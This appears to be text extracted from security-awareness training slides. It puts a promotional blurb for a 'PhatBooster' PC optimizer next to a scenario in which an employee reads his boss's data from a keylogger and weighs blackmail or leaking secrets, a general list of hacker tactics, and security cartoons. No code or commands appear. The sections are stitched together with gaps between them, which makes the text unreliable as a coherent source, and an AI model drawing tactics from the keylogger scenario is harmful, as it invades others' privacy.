
With PhatBooster's new Windows(c) optimizing technology, you can surf the web faster

PhatBooster can also inform you of low memory performance with the MemBooster plugin

## Features:

- PC Repair
- Hack Prevention
- Pop Up Blocker
- Increase Internet Speed
- Boost PC Memory
- Boost Windows Performance

# PhatBooster: Screenshots



# What Happened Next

After few days when Bradley's boss was again out for some work and had left his cabin open, Bradley removed his keylogger

He extracted all the information stored in keylogger, and to his surprise he had a lot of his boss's sensitive personal and official information

He can use this information to blackmail his boss or even leak the company's confidential information

# Summary

Hackers use a variety of means to penetrate systems

Password guessing/cracking is one of the first steps

Password sniffing is a preferred eavesdropping tactic

Vulnerability scanning aids the hacker in identifying which password cracking technique to use

Key stroke logging/ other spyware tools are used as they gain entry to systems to keep up the attacks

Invariably, attackers destroy evidence of “having been there and done the damage”

Stealing files as well as hiding files are the means to sneak out sensitive information

Copyright 2002 by Randy Glasbergen.  
[www.glasbergen.com](http://www.glasbergen.com)



**“Encryption software is expensive...so we just rearranged all the letters on your keyboard.”**

Copyright 2002 by Randy Glasbergen.  
[www.glasbergen.com](http://www.glasbergen.com)



**“We don’t pay much attention to information security.  
We’re hoping our competitors will steal our ideas  
and become as unsuccessful as we are.”**